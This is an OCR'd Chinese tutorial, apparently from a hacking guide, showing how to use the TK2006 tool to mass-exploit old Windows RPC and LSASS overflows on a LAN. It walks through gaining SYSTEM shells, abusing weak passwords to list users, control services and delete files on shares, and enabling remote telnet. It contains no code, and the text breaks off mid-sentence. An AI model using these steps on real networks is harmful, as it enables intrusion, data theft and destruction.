


图1




图3

DCOM RPC溢出漏洞（冲击波MS03-26）：攻击者通过向目标发送畸形RPC DCOM请求来利用漏洞。成功利用此漏洞可以以本地系统权限执行任意指令。攻击者可以在系统上执行任意操作，如安装程序、查看或更改、删除数据或创建系统管理员权限的帐户。

LSASS溢出漏洞（震荡波MS04011）：MS04011针对的是Window LSA的远程溢出（注Windows LSA：这是Windows系统在本地的一个安全授权服务，后台是LSASRV.DLL）。

Ms06-40溢出漏洞(魔波漏洞)：Microsoft Windows的Server服务在处理RPC通讯中的恶意消息时存在溢出漏洞，远程攻击者可以通过发送恶意的RPC报文来触发这个漏洞，导致执行任意代码。

ms06-70溢出漏洞（域漏洞）：ms06-70溢出主要针对域名服务器有用。此漏洞利用的条件比较苛刻。

设置完毕，那么开始扫描吧，点击“扫描操作”里的“开始扫描”或按Ctrl+K都可以，扫描进行中，抽支烟，稍等片刻。好了，扫描结果出来了，不知道能有几台溢出的主机，点击漏洞主机，如图4。

看一下TK操作信息，原来192.168.0.74是MS06040溢出漏洞，直接双击192.168.0.74，弹出一个虚拟终端窗口（这里程序正向连接192.168.0.74：9999端口，如果对方开了防火墙，那么溢出有可能会失败，TK2006并不支持反向溢出）。这个工具好就好在这个地方，只需要扫描到漏洞主机，双击一下就得到shell，免去了繁琐的操作。溢出成功，随便输入一个命令，比如ipconfig，点“发送命令”，怎么样命令成功了吧，如图5。




图4




图5

并且还是System权限的，如果在大型的局域网里测试这个批量溢出的话，效果一定会更好的。废话不说，来看看这个软件的其它功能。点击“存活主机”，如图6。

还是有不少的主机开了共享，还存在弱口令，随便找一台有弱口令的主机，比如192.168.0.74，用户名是123，密码是123，双击192.168.0.74，如图7。




图6

这里可以查询好多的信息，比如端口信息、计算机名字信息、连接的弱口令、共享信息、系统指纹等等。接着我们双击“用户信息”，再双击“双击查看用户信息”，弹出一个输入用户名和密码的对话框，输入用户名和密码，确定，就可以查看对方计算机上的所有用户了，如图8。




图7




图8

双击“组信息”在弹出的对话框里输入用户名和密码，就可以看到所有的用户组了，如图9。




图9

还可以查看对方的服务并且还可以修改（这个要根据对方系统设置的情况而定），双击“服务信息”，在弹出的对话框里输入用户名123和密码123，对方的服务一下子就全部给列出来了，随便选择一个服务，右击可以将其启动或停止，如图10。

再看看共享，双击\\192.168.0.74\e$，输入用户名和密码，在右边就可以看到对方的共享文件夹了，这里你可以下载或删除对方的文件，如图11。

打开工具菜单，选择“终端管理”，输入IP地址192.168.0.133，用户名administrator，密码为0573，端口就是开设TELNET

的端口，TELNET 默认的端口为23，这里我们可以自己设置，比如82，然后点击“启动TELNET”，就会弹出一个\\192.168.0.133\IPC$ 已成功断开的对话框（因为前面扫描的时候，IPC 